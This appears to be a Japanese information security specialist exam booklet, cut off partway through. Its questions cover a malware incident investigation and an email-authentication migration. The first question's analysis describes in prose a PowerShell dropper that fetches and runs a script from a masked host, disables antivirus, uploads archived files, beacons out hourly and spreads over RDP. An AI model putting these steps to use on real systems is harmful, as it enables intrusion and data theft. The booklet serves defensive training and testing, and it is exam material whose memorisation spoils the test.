SC

令和６年度　秋期
情報処理安全確保支援士試験
午後　問題

試験時間	12:30 ～ 15:00（2 時間 30 分）

注意事項

1. 試験開始及び終了は，監督員の時計が基準です。監督員の指示に従ってください。
2. 試験開始の合図があるまで，問題冊子を開いて中を見てはいけません。
3. 答案用紙への受験番号などの記入は，試験開始の合図があってから始めてください。
4. 問題は，次の表に従って解答してください。

問題番号	問１～問４
選択方法	２問選択

5. 答案用紙の記入に当たっては，次の指示に従ってください。
   (1) B 又は HB の黒鉛筆又はシャープペンシルを使用してください。
   (2) 受験番号欄に受験番号を，生年月日欄に受験票の生年月日を記入してください。正しく記入されていない場合は，採点されないことがあります。生年月日欄については，受験票の生年月日を訂正した場合でも，訂正前の生年月日を記入してください。
   (3) 選択した問題については，次の例に従って，選択欄の問題番号を○印で囲んでください。○印がない場合は，採点されません。3 問以上○印で囲んだ場合は，はじめの 2 問について採点します。
   (4) 解答は，問題番号ごとに指定された枠内に記入してください。
   (5) 解答は，丁寧な字ではっきりと書いてください。読みにくい場合は，減点の対象になります。


〔問１，問３を選択した場合の例〕

注意事項は問題冊子の裏表紙に続きます。
こちら側から裏返して，必ず読んでください。

問1　インシデントレスポンスに関する次の記述を読んで，設問に答えよ。

L 社は，従業員 100 名のソフトウェア開発会社である。L 社の社内システムは，情報システム部（以下，情シス部という）が，運用及びインシデント対応を行っている。

L 社は，E 社の SaaS を使用している。L 社のネットワーク構成を図 1 に，図 1 の各構成要素の仕様，機能及び利用方法を表 1 に示す。



FW：ファイアウォール
L2SW：レイヤー2スイッチ
L3SW：レイヤー3スイッチ
AP：無線LANアクセスポイント
仮想環境：物理サーバ上で仮想スイッチと複数の仮想PCを稼働させる環境

図 1　L 社のネットワーク構成（抜粋）

表1　図1の各構成要素の仕様，機能及び利用方法（抜粋）

構成要素	仕様，機能及び利用方法
ドメインサーバ	・ドメイン名 ad01 というL社の社内ドメインを管理する。 ・L社の各従業員には一つのドメインユーザーが割り当てられている。 ・ドメインユーザーが登録されており，プロキシサービス，メールサービス，L社内のサーバ，仮想PC及び保守用PC（以下，L社内のサーバ，仮想PC及び保守用PCをL社内ホストという）にログオンする際の利用者認証に利用される。 ・ログオンは，ドメインユーザーの利用者IDとパスワードで行う。
プロキシサービス	・専用のプログラム（以下，Qプログラム[1)]という）をL社内ホストにインストールする必要がある。Qプログラムがドメインサーバに接続され，ドメインユーザーが認証されると，利用可能になる。 ・Qプログラムがインストールされた L 社内ホストからインターネットへのHTTP通信及びHTTPS通信を全て中継する。 ・HTTPS 通信を復号して URL フィルタリング機能を適用し，再暗号化することができる。 ・URLフィルタリング機能では，ドメインユーザーごとに指定されたURLへのアクセスを許可又は拒否することができる。 － 次の3種類のリストがあり，上から順にURLフィルタリングが適用される。 ・管理者許可リスト：管理者が設定できる。アクセスが許可される URL のリストである。“全て”と記載すると，全ての URL へのアクセスが許可される。何も設定しないとリストは無視される。 ・管理者拒否リスト：管理者が設定できる。アクセスが拒否される URL のリストである。“全て”と記載すると，全ての URL へのアクセスが拒否される。何も設定しないとリストは無視される。設定された URL へのアクセスが拒否されたときは，情シス部にアラートメールが送付されるように設定している。 ・ベンダー拒否リスト：E 社から日次で提供される。アクセスが拒否される URL のリストであり，マルウェア感染などのカテゴリがある。アクセスが拒否された URL がマルウェア感染のカテゴリに一致したときは，情シス部にアラートメールが送付されるように設定している。 － どのリストにも該当しない場合は，アクセスは許可される。 ・管理用のWebページから，各種設定の変更と通信ログの確認ができる。
マルウェア対策サービス	・L社内ホストに導入しているマルウェア対策ソフトを管理する。 ・管理用の Web ページから，各種設定の変更，マルウェア定義ファイルの適用状況の確認，マルウェア対策ソフトの稼働状況の確認及びマルウェア検知のログの確認ができる。 ・マルウェアが検知されたときは，情シス部にアラートメールが送付される。

表1　図1の各構成要素の仕様，機能及び利用方法（抜粋）（続き）

構成要素	仕様，機能及び利用方法
仮想 PC	・L 社の従業員には，一人 1 台割り当てられている。 ・従業員がシンクライアント PC から RDP で接続して利用する。 ・従業員が利用するアカウントは，ドメインユーザーであり，仮想 PC 上のローカルアドミニストレーター権限をもっている。 ・各ドメインユーザーは，割り当てられた仮想 PC にだけログオンできる。 ・ホスト名は PC-x [2]である。 ・マルウェア感染が確認された場合，情シス部が仮想環境の仮想スイッチから切り離し，感染拡大を防ぐ。
ファイルサーバ	・L 社の顧客情報，設計書など，社外秘に指定されている情報（以下，社外秘情報 L という）を保管する。 ・社外秘情報 L は，仮想 PC には保管せず，ファイルサーバに保管するルールにしている。 ・利用時はドメインサーバでの認証が必要である。 ・ホスト名は filesv である。
保守用 PC	・L 社内のサーバと仮想 PC を保守するための専用の PC である。インシデント発生時は本 PC で調査を行う。 ・保守用ツールのほか，ネットワークトラフィック調査及びフォレンジック用のツールがインストールされている。

注 [1]　HTTP 及び HTTPS 通信をプロキシサービスに送り，そのログを取得する機能をもつ。
注 [2]　x には，英大文字が 1 字以上入る。

〔ツールの開発〕

情シス部の X 主任と Y さんは，インシデント対応時にログの調査に手間どらないように，証拠データを収集するツール（以下，F ツールという）を開発することにした。F ツールの概要を図 2 に示す。

■機能
・インシデント対応時に 1 台の仮想 PC 上で，インシデント対応に必要なログ，レジストリなどの証拠データを収集元から収集し，表 2 に示す出力ファイルを出力する。
・証拠データの収集元及び保存先並びに出力ファイルの出力先は，設定ファイルで指定する。
■使い方
・仮想 PC が稼働しているときは，仮想 PC 上で実行する。
・仮想 PC が稼働していないときは，保守用 PC に仮想 PC のディスクイメージをコピーしてマウントし，保守用 PC 上で実行する。

図2　F ツールの概要（抜粋）

表2　F ツールの出力ファイル

ファイル名	記載される内容
file.csv	ファイルの生成，参照，更新，削除及び実行のログ
srv.csv	サービス及びタスク[1)]の登録，削除，開始及び停止のログ
auth.csv	認証[2)]の成功と失敗，アカウントの作成，特権の利用，イベントログの消去などのログ
net1.csv	Q プログラムのログ
net2.csv	プロセスごとの 1 時間のネットワーク送受信量の記録
time.csv	file.csv，srv.csv，auth.csv，net1.csv を結合して時刻順に並べ替えたもの

注[1)]　決められたスケジュール及び指定したイベントをトリガーに実行されるプログラム
注[2)]　対話型，ネットワーク，サービス，RDP など，ログオンの種類も記録される。

〔インシデント発生時の F ツール活用〕

12 月 6 日，情シス部の Y さんは，プロキシサービスからアラートメールを受信した。Y さんが，アラートメールを確認したところ，PC-A が，https://○○○.com/にアクセスしようとしてアクセスが拒否されたこと及びその URL がベンダー拒否リストのマルウェア感染のカテゴリに一致したことが分かり，上司の X 主任に報告した。

PC-A が割り当てられている従業員に連絡した上で，X 主任は，PC-A を一旦，仮想スイッチから切り離して F ツールを実行し，F ツールの出力ファイルとプロキシサービスの通信ログから，https://○○○.com/にアクセスした原因を調査するように Y さんに指示した。

PC-A での F ツールの出力ファイルのうち，time.csv を表 3 に，net2.csv を表 4 に，プロキシサービスの通信ログのうち送信元が PC-A であるものを表 5 に示す。

表3　PC-A の time.csv（抜粋）

日時	事象	ファイル名
12/04 22:12:28	https://〇〇search.com/に接続を試みた。	net1.csv
12/04 22:20:34	https://△△△.com/に接続を試みた。	net1.csv
12/04 22:32:48	i.ps1 が作成された。	file.csv
12/04 22:33:12	i.ps1 が PowerShell で実行された。	file.csv
12/04 22:33:21	“タスク名：install” が登録された。	srv.csv
12/04 22:33:22	“タスク名：install” が実行された。	srv.csv
12/04 22:33:25	https://△△△.com/に接続を試みた。	net1.csv
12/04 22:34:28	VSCAN_SVC [1] が停止された。	srv.csv
12/04 22:38:12	D ドライブのファイルが参照された。	file.csv
（省略）[2]		
12/04 22:42:06	¥¥filesv のファイルが参照された。	file.csv
（省略）[3]		
12/04 22:59:07	s.rar が作成された。	file.csv
12/04 23:00:05	https://△△△.com/に接続を試みた。	net1.csv
12/04 23:10:05	s.rar が削除された。	file.csv
12/04 23:31:15	PC-A からドメインサーバに，ad01¥user019 で RDP 接続が失敗した。	auth.csv
12/04 23:32:05	PC-A から PC-B に，ad01¥user019 で，RDP 接続が失敗した。	auth.csv
12/04 23:32:16	PC-A から PC-B に，.¥administrator で，RDP 接続が失敗した。	auth.csv
12/04 23:32:22	PC-A から PC-B に，.¥administrator で，RDP 接続が失敗した。	auth.csv
12/04 23:32:35	PC-A から PC-C に，ad01¥user019 で，RDP 接続が失敗した。	auth.csv
12/04 23:32:51	PC-A から PC-C に，.¥administrator で，RDP 接続が許可された。	auth.csv
12/04 23:35:01	PC-A から PC-D に，ad01¥user019 で，RDP 接続が失敗した。	auth.csv
12/04 23:35:17	PC-A から PC-D に，.¥administrator で，RDP 接続が失敗した。	auth.csv
12/04 23:35:21	PC-A から PC-D に，.¥administrator で，RDP 接続が失敗した。	auth.csv
12/04 23:35:36	PC-A から PC-E に，ad01¥user019 で，RDP 接続が失敗した。	auth.csv
12/04 23:35:45	PC-A から PC-E に，.¥administrator で，RDP 接続が失敗した。	auth.csv
12/04 23:35:52	PC-A から PC-E に，.¥administrator で，RDP 接続が失敗した。	auth.csv
12/04 23:36:02	PC-A から PC-F に，ad01¥user019 で，RDP 接続が失敗した。	auth.csv
12/04 23:36:15	PC-A から PC-F に，.¥administrator で，RDP 接続が失敗した。	auth.csv
12/04 23:36:24	PC-A から PC-F に，.¥administrator で，RDP 接続が失敗した。	auth.csv
12/04 23:37:35	PC-A から PC-G に，ad01¥user019 で，RDP 接続が失敗した。	auth.csv
12/04 23:37:49	PC-A から PC-G に，.¥administrator で，RDP 接続が失敗した。	auth.csv
12/04 23:37:54	PC-A から PC-G に，.¥administrator で，RDP 接続が失敗した。	auth.csv
（省略）[4]		

表3　PC-A の time.csv（抜粋）（続き）

日時	事象	ファイル名
12/05 22:34:05	https://○○○.com/に接続を試みた。	net1.csv
12/05 23:34:05	https://○○○.com/に接続を試みた。	net1.csv
12/06 00:34:05	https://○○○.com/に接続を試みた。	net1.csv
12/06 01:34:04	https://○○○.com/に接続を試みた。	net1.csv
12/06 02:34:03	https://○○○.com/に接続を試みた。	net1.csv
12/06 02:34:04	https://○○○.com/に接続を試みた。	net1.csv
12/06 02:34:05	https://□□□.com/に接続を試みた。	net1.csv
12/06 03:34:05	https://□□□.com/に接続を試みた。	net1.csv
12/06 04:34:05	https://□□□.com/に接続を試みた。	net1.csv
12/06 05:34:04	https://□□□.com/に接続を試みた。	net1.csv

注記1　アカウント名の表記はdomainhost¥userNNN としている。domainhost にはドメイン名又はホスト名が，userNNN には利用者 ID がそれぞれ入る。ただし，domainhost が“.”の場合は，userNNN は仮想 PC のローカルユーザーであることを示す。

注記2　12/04 22:33:25 から 12/05 22:34:05 の間に発生した https://○○○.com/への接続試行ログは省略している。

注[1)]　マルウェア対策ソフトのサービス名である。

注[2)]　D ドライブのファイルの参照ログだけである。

注[3)]　¥¥filesv のファイルの参照ログだけである。

注[4)]　RDP 接続の失敗ログだけである。

表4　PC-A の net2.csv（抜粋）

日時	プロセス	ネットワーク送受信量（M バイト）
12/04 23:05:40	Web ブラウザ	4.5
12/04 23:05:40	C:¥（省略）¥powershell.exe	810.0
12/05 00:05:40	C:¥（省略）¥powershell.exe	196.0
（省略）[1)]		
12/06 00:05:40	C:¥（省略）¥powershell.exe	0.1
12/06 01:05:40	C:¥（省略）¥powershell.exe	0.1
12/06 02:05:40	C:¥（省略）¥powershell.exe	0.1
12/06 03:05:40	C:¥（省略）¥powershell.exe	0.1
12/06 04:05:40	C:¥（省略）¥powershell.exe	0.1
12/06 05:05:40	C:¥（省略）¥powershell.exe	0.1

注記　プロセスごとの，毎時5分40秒までの1時間のネットワーク送受信量の記録である。

注[1)]　C:¥（省略）¥powershell.exe のネットワーク送受信量の行だけである。

表5　プロキシサービスの通信ログのうち送信元が PC-A であるもの（抜粋）

日時	利用者 ID	宛先	宛先ポート番号	フィルタアクション	送受信量（M バイト）
12/04 22:12:28	ad01¥user019	https://○○search.com/	443	許可	1.0
12/04 22:20:34	ad01¥user019	https://△△△.com/i.ps1	443	許可	2.0
12/04 22:33:25	ad01¥user019	https://△△△.com/v/q.ps1	443	許可	4.0
12/04 23:00:05	ad01¥user019	https://△△△.com/v/upl	443	許可	511.0
12/04 23:34:02	ad01¥user019	https://○○○.com/	443	許可	0.1
（省略）[1]					
12/05 22:34:05	ad01¥user019	https://○○○.com/	443	許可	0.1
12/05 23:34:05	ad01¥user019	https://○○○.com/	443	許可	0.1
12/06 00:34:05	ad01¥user019	https://○○○.com/	443	許可	0.1
12/06 01:34:04	ad01¥user019	https://○○○.com/	443	許可	0.1
12/06 02:34:03	ad01¥user019	https://○○○.com/	443	拒否	-
12/06 02:34:04	ad01¥user019	https://○○○.com/	443	拒否	-
12/06 02:34:05	ad01¥user019	https://□□□.com/	443	許可	0.1
12/06 03:34:05	ad01¥user019	https://□□□.com/	443	許可	0.1
12/06 04:34:05	ad01¥user019	https://□□□.com/	443	許可	0.1
12/06 05:34:04	ad01¥user019	https://□□□.com/	443	許可	0.1

注[1]　一つ前のログと同じ https://○○○.com/への許可された通信のログだけである。

〔暫定対策と追加調査の実施〕

X 主任と Y さんは，PC-A がマルウェアに感染し，PC-A 及び［ a ］上のファイルのほか，［ b ］上のファイルのうち，アカウント［ c ］でアクセス可能なファイルがインターネットに送信されているおそれがあると考え，図3の暫定対策と追加調査を行った。

暫定対策

1　マルウェア感染拡大とこれ以上のファイルの送信を防ぐために，ドメインサーバでアカウント［ c ］の［ d ］を行う。

2　ファイルの送信を防ぐために，①プロキシサービスで対策を行う。

追加調査

1　表3から，PC-A から［ a ］にマルウェア感染が拡大している可能性があると考えられるので，［ a ］について PC-A と同様の調査を行う。

2　プロキシサービスのログで，PC-A，［ a ］のほかに②マルウェアに感染している L 社内ホストがないか調査を行う。

図3　暫定対策と追加調査

また，X 主任は PC-A の証拠データと，PC-A の調査で収集できた i.ps1 をセキュリティ専門会社である C 社に提供し，解析を依頼した。C 社の解析結果を図 4 に示す。

i.ps1 の動作
(a) タスクを登録する。登録するタスクの設定は次のとおりである。既に同じタスク名のタスクが登録されている場合は何もしない。
　タスク名：install
　実行時に使うアカウント：タスク登録時に，ログオンしているアカウント
　登録するスクリプトの動作：https://△△△.com/v/q.ps1 をメモリ上に展開し，実行する。
　タスク実行のトリガー：ログオン時に実行される。
(b) タスクを登録した後に，(a)で登録したタスクを実行する。

q.ps1 の動作
解析に用いたファイルは，当社が 12 月 6 日 15 時に，https://△△△.com/v/q.ps1 からダウンロードしたものである。次は，当社が入手した脅威情報を加味したものである。
(c) マルウェア対策ソフトを停止する。
(d) 特定のディスク領域とネットワークドライブのファイルを RAR 形式でアーカイブファイルにまとめ，https://△△△.com/v/upl を使ってアップロードする。
(e) 1 時間おきに https://○○○.com/にコネクトバック通信をする。
(f) (e)の通信ができない場合，リトライ通信を 1 回行う。リトライ通信に失敗した場合は，https://□□□.com/にコネクトバック通信をし，以降は，1 時間おきに https://□□□.com/にコネクトバック通信をする。
(g) パスワード又はパスワードハッシュを PC のメモリ上から窃取する。
(h) ping コマンドを使ってホストを探索し，RDP 接続を試みる。RDP 接続に失敗した場合，何もしない。
(i) RDP 接続に成功すると，接続先で i.ps1 の実行を試みる。

図 4　C 社の解析結果（概要）

Y さんは図 4 の解析結果から，図 3 の追加調査の 1 及び 2 では，図 4 で解析したマルウェアが，今後，活動する可能性がある L 社内ホストを見逃したおそれがあると考えた。Y さんは③追加調査の 3 として，L 社内ホストの全てに対して新たな調査を行う必要があるのではないかと X 主任に相談した。X 主任は同意し，調査には時間が掛かるので，調査と並行して，④図 4 のマルウェアの活動を自動的に検出する新たな仕組みを作るように指示した。

この追加調査の 3 では，［　a　］だけがマルウェアに感染した可能性があることが判明し，必要な対処を行った。また，新たにマルウェアの活動は検出されなかったので，復旧に向け対応を進めることにした。

〔技術的対策の立案〕

X 主任と Y さんは，今回と同様のマルウェア感染が起きた場合に備えて，図 3 の暫定対策以外に，攻撃者による目的実行までの活動を阻止するための技術的対策を，表 6 のとおりにまとめた。

表 6　攻撃者による目的実行までの活動を阻止するための技術的対策

今回の攻撃者による活動	技術的対策
i.ps1 と q.ps1 を PC-A で実行させた。	PowerShell の実行ポリシーを設定し，署名のないスクリプトの実行を禁止する。
PC-A からマルウェア感染を広げた。	[e]。
q.ps1 がファイルを不正に持ち出した。	[f]。

今後，表 6 中の技術的対策について，X 主任と Y さんが中心となって導入の計画立案を進めることにした。

設問１　〔暫定対策と追加調査の実施〕について答えよ。

(1)　本文中及び図３中の［　a　］に入れる適切なホスト名を答えよ。

(2)　本文中の［　b　］に入れる適切なホスト名を答えよ。

(3)　本文中及び図３中の［　c　］に入れる適切なアカウント名を，表３の注記１に従って答えよ。

(4)　図３中の［　d　］に入れる適切な対策を 10 字以内で答えよ。

(5)　図３中の下線①について，対策の内容を，具体的に答えよ。

(6)　図３中の下線②について，調査の内容を，具体的に答えよ。

(7)　本文中の下線③について，調査の内容を，具体的に答えよ。

(8)　本文中の下線④について，検出する仕組みを，二つ答えよ。

設問２　表６中の［　e　］，［　f　］に入れる適切な字句を答えよ。

問２　ドメイン名変更に関する次の記述を読んで，設問に答えよ。

A 社は，従業員 1,000 名の工作機械製造会社である。A 社の技術力は高く評価されている。A 社には，総務部，営業部，情報システム部，技術部及び製造部がある。

A 社の Web サイトでは，一般向けに IR 情報と関連会社へのリンクを，顧客向けに自社製の工作機械管理用アプリケーションプログラムとそのソフトウェア修正プログラムを提供している。また，A 社では，電子メール（以下，メールという）を用いて，顧客との間で見積書や注文書の送受信をしたり，ニュースサイトのメールマガジンに登録して最新の情報を収集したりしている。


A 社のドメイン名を詐称したメールが毎週 2 通程度，送られていることが，多くの顧客から報告されている。情報システム部長は，顧客に詐欺などの被害が生じるおそれがあることを認識し，メールの詐称対策が必要であると考えている。

〔情報システムの現状〕

A 社は，10 年前にドメイン名 a-sha.co.jp（以下，A 社ドメイン名という）を取得して以降，A 社の Web サイト（以下，A-Web サイトという）及びメールアドレスのドメイン名として利用している。A 社ドメイン名は，DNS サービス事業者である S 社の権威 DNS サービス（以下，S サービスという）を用いて管理している。

A-Web サイトは，Web サービス事業者である W 社の Web サービス（以下，W サービスという）を用いて提供している。

A 社のネットワークを図 1 に，構成要素の機能を表 1 に示す。A 社の従業員は，PC-LAN 内の PC で業務を行っている。



注記　PC-LAN 内の PC の記載は省略している。

図 1　A 社のネットワーク（抜粋）

表1　構成要素の機能（抜粋）

構成要素	機能
メールサーバ	・S社が提供するキャッシュDNSサービスを用いて，DNS問合せを行う。 ・インターネットとの間で，SMTPを用いてメールを転送する。 ・PC-LAN及び業務サーバからSMTPを用いて送信されるメールを受信する。 ・宛先メールアドレスのドメイン名が［　a　］であるメールをメールボックスに格納する。 ・第三者中継防止のためのルールを用いて，第三者中継を防止する。第三者中継防止のためのルールを表2に示す。 ・メールボックス内のメールを，PC-LAN内のPCがPOP3を用いて受信できるようにする。

表2　第三者中継防止のためのルール

項番	転送元	宛先メールアドレスのドメイン名	転送処理
1	インターネット	［　a　］	許可
2	PC-LAN	［　b　］	許可
3	業務サーバ	A社ドメイン名	許可
4	全て	全て	拒否

注記　項番が小さいルールから順に，最初に一致したルールが適用される。

〔ドメイン名の変更についての検討〕

A社は，3か月後にZ社への社名変更を予定している。情報システム部長は，メールの詐称対策の導入及び社名変更に合わせたドメイン名変更を検討するように情報システム部のN主任に指示した。N主任は情報システム部のEさんと，次のとおり検討した。

・z-sha.co.jp（以下，Z社ドメイン名という）が過去に取得されたことがないドメイン名であることを確認してから取得する。
・Z社ドメイン名の管理もSサービスで行う。
・Wサービスで Z社ドメイン名のWebサイト（以下，Z-Webサイトという）も立ち上げる。
・図1のメールサーバでは，複数のドメイン名のメールを受信できないことから，商用のメールサービスに移行する。
・メールの詐称対策は，SPF，DKIM及びDMARCで対応する。

N 主任と E さんは，Z 社が送信するメールの詐称対策（以下，送信対応という）と，Z 社が受信するメールの詐称対策（以下，受信対応という）について方針をそれぞれ表 3 と表 4 のとおり作成した。

表 3　送信対応方針

項番	対応方針概要
1	送信するメールのエンベロープ From 及びヘッダーFrom のドメイン名を Z 社ドメイン名とする。
2	Z 社ドメイン名のメールを受信した側で SPF による認証及び DKIM による認証に失敗した場合のアクションを DMARC ポリシーとして定義する。
3	DMARC ポリシーレコード（以下，DMARC レコードという），SPF レコード及び DKIM キーレコード（以下，DKIM レコードという）を S サービスに登録する。
4	送信するメールには，DKIM 署名を付与する。
5	DMARC レポートを分析する。
6	顧客に，Z 社は送信するメールについて，SPF，DKIM 及び DMARC に対応済みであることを周知する。

表 4　受信対応方針

項番	対応方針概要
1	受信するメールの宛先メールアドレスのドメイン名は，Z 社ドメイン名とする。
2	顧客に，送信するメールについて SPF，DKIM 及び DMARC に対応するように依頼する。
3	SPF による認証及び DKIM による認証を行いそのいずれかが成功した場合，DMARC の認証が成功したものと判断し，受信する。
4	送信元の DMARC ポリシーに基づき，メールの受信，隔離又は拒否を行う。

N 主任と E さんは，これまでの結果を，情報システム部長に報告し，了承を得た。

〔メールサービスの機能の検討〕

N 主任と E さんは，メールサービスの機能について検討し，メールサービス事業者である U 社のメールサービス（以下，U サービスという）に移行することにした。U サービスの機能の概要を表 5 に示す。

表5　Uサービスの機能の概要（抜粋）

機能	概要
メール転送	・インターネットとの間は，SMTP を TLS で暗号化する［　c　］を使用してメールを転送することができる。
Web メール	・Web ブラウザを用いてメールを送受信する。
U サービス管理 Web	・利用者アカウントの登録や削除を行う。 ・送信したメールについて DMARC レポートの分析結果を参照することができる。

〔Z-Web サイト及び U サービスへの移行手順の検討〕

E さんは，Z-Web サイト及び U サービスへの移行手順を検討した。検討結果を，図2及び図3にそれぞれ示す。

Web-Step1：A-Web サイトのコンテンツを全て，Z-Web サイトに同一構成で配置する。Z-Web サイトに配置したコンテンツ中の A 社ドメイン名を Z 社ドメイン名に書き換える。
Web-Step2：次を1年間，実施する。
・A-Web サイトへのアクセスを，Z-Web サイトのトップページにリダイレクトする。
Web-Step3：A-Web サイトを停止する。A-Web サイト用の DNS レコードは削除する。

図2　Z-Web サイトへの移行手順

Mail-Step1：試行期間として次を1か月間，実施する。
・総務部及び情報システム部のメンバーだけが，Z 社ドメイン名のメールアドレスを使用する。
・送信対応では，DMARC ポリシーを，特定のアクションを要求しないこととし，メールを受信してもらう。
・受信対応では，DMARC の認証結果にかかわらず受信する。
Mail-Step2：図1のメールサーバの利用をやめ，次を3か月間，実施する。
・Z 社全体が，U サービスを用いて Z 社ドメイン名のメールアドレスを使用する。
・Z 社ドメイン名でのメールの利用を顧客に文書で周知するとともに，Z-Web サイトで周知する。
・A 社ドメイン名宛てのメールを U サービスで受信する。
Mail-Step3：送信対応の DMARC ポリシーを隔離に変更し，その6か月後，拒否に変更する。
Mail-Step4：A 社ドメイン名でのメールの受信を停止する。メールサーバ用の DNS レコードは削除する。
Mail-Step5：問題がないと確認できたら，受信対応で DMARC の処理を行う。

図3　U サービスへの移行手順

E さんは，図2及び図3を N 主任に説明し，了承を得た。

〔送信対応の設定内容についての検討〕

E さんは，送信対応に用いる SPF レコードを，U サービスから提供された情報に基づいて作成した。

次に，E さんは，送信対応に用いる DKIM レコードについて検討した。Z 社が U サービスを利用した場合，送信されるメールに付与される DKIM-Signature ヘッダーのタグの内容を表 6 に示す。

表 6　タグの内容（抜粋）

タグ	内容
v	1
a	rsa-sha256
d	z-sha.co.jp
h	From:To:Subject:Date:Message-ID:MIME-Version
s	z2024

表 6 から，①DKIM レコードの名称として使用する FQDN が決まる。E さんは，U サービスから提供された情報に基づき DKIM レコードを作成した。

最後に，E さんは，Mail-Step1 の送信対応では DMARC レコードを図 4 のとおりとすることにした。

v=DMARC1; p=［　d　］; rua=mailto:rua-report@z-sha.co.jp

図 4　DMARC レコード

E さんは，設定内容をまとめて N 主任に報告し，了承を得た。

〔A 社ドメイン名の契約についての検討〕

N 主任と E さんは，A 社ドメイン名使用の契約を継続するか解約するかについて検討した。解約した場合，第三者が A 社ドメイン名を取得することができる。N 主任と E さんは，第三者が A 社ドメイン名を取得した場合の A 社ドメイン名の悪用例を検討し，表 7 のとおりまとめた。

表7　A社ドメイン名の悪用例

項目	悪用の例
Webの悪用	第三者が，A社ドメイン名を用いて，現在のA-Webサイトと見た目が同じWebサイトを立ち上げるという悪用が考えられる。さらに，第三者が，コンテンツを細工してWebサイトの見た目を変えずに②顧客に影響を及ぼす攻撃をすることが考えられる。
メールの送信	第三者が，メールサーバを立ち上げ，A社ドメイン名のメールアドレスを送信元メールアドレスとしてメールを送信するという悪用が考えられる。
メールの受信	従業員が業務で用いる社外サービスがあり，メールでの連絡先として，A社ドメイン名のメールアドレスを登録していたとする。もし連絡先の変更を忘れてしまうと，③第三者が，社外サービスからA社ドメイン名のメールアドレスへのメールを受信し，そのメールを使って続きの攻撃を行うという悪用が考えられる。

N主任とEさんは，A社ドメイン名使用の契約を継続することを情報システム部長に報告し，承認を得た。

また，A社ドメイン名については，Mail-Step4の後で次のとおり，設定することにした。

・DMARCレコードを設定する。
・DMARCの受信対応を行った組織がA社ドメイン名からのメールを拒否できるようにする。

そのために，A社ドメイン名について，SPFレコードを図5のように設定する。DKIMレコードは設定しない。




図5　SPFレコード

〔Uサービスへの移行の見直し〕

Mail-Step1において，DMARCレポートの分析結果を参照した結果，送信対応には問題がないことが確認できた。

Mail-Step2の開始1週間後，情報システム部のEさんに営業部のHさんから，図6に示すメールの一斉配信をしても問題ないか相談があった。

1. 定期的に，Z 社の公式情報の周知のためのメールを一斉配信する。
2. 宛先には，社内と社外のメールアドレスが含まれている。
3. 一斉配信には，T 社のサービス（以下，T サービスという）を利用する計画であり，T サービスの仕様は次のとおりである。
   ・配信方法
     - 宛先メールアドレスは，サービス契約者が登録できる。
     - 宛先メールアドレスごとに個別に送信する。
   ・メールのヘッダーの設定
     - From は，サービス契約者が所属する組織が保有するドメイン名を用いたメールアドレスだけを設定できる。
     - To は，宛先のメールアドレスから一つずつ，T サービスが設定する。
     - Subject は，一斉配信の都度，サービス契約者が設定する。
     - 他のヘッダーは，T サービスが設定する。

図 6　メールの一斉配信の説明

E さんから相談を受けた N 主任は，図 6 の一斉配信メールについて，次のとおり E さんに説明した。

・Mail-Step3 以降で，一斉配信されたメールが届かない場合がある。メールが届くように，Mail-Step2 の期間で，④表 3 の項番 3 での登録内容を見直す必要がある。

E さんは，見直し案を作成し，N 主任の了承を得てから，H さんに問題ないことを説明した。

Mail-Step2 の開始 2 週間後，情報システム部に技術部の J さんから，図 7 に示すメーリングリストを新たに利用することが可能か相談があった。

1. 使用するメーリングリストは一つである。
2. メーリングリストの管理者は，Z 社従業員である。
3. 製品に関する情報交換のために，メーリングリストを使用する。
4. メーリングリストの配信先となる宛先には，社内及び社外のメールアドレスを登録する（以下，登録されたメールアドレスを登録メンバーという）。
5. 登録メンバーから，メーリングリスト宛てにメールを送信できる。
6. メールサービス事業者である Y 社のサービス（以下，Y サービスという）を利用する計画であり，Y サービスの仕様は次のとおりである。
   (1) メーリングリストのメールアドレスは，サービス契約者ごとに割り当てられた Y サービスのメールアドレスである。ドメイン名は Y 社のドメイン名である。
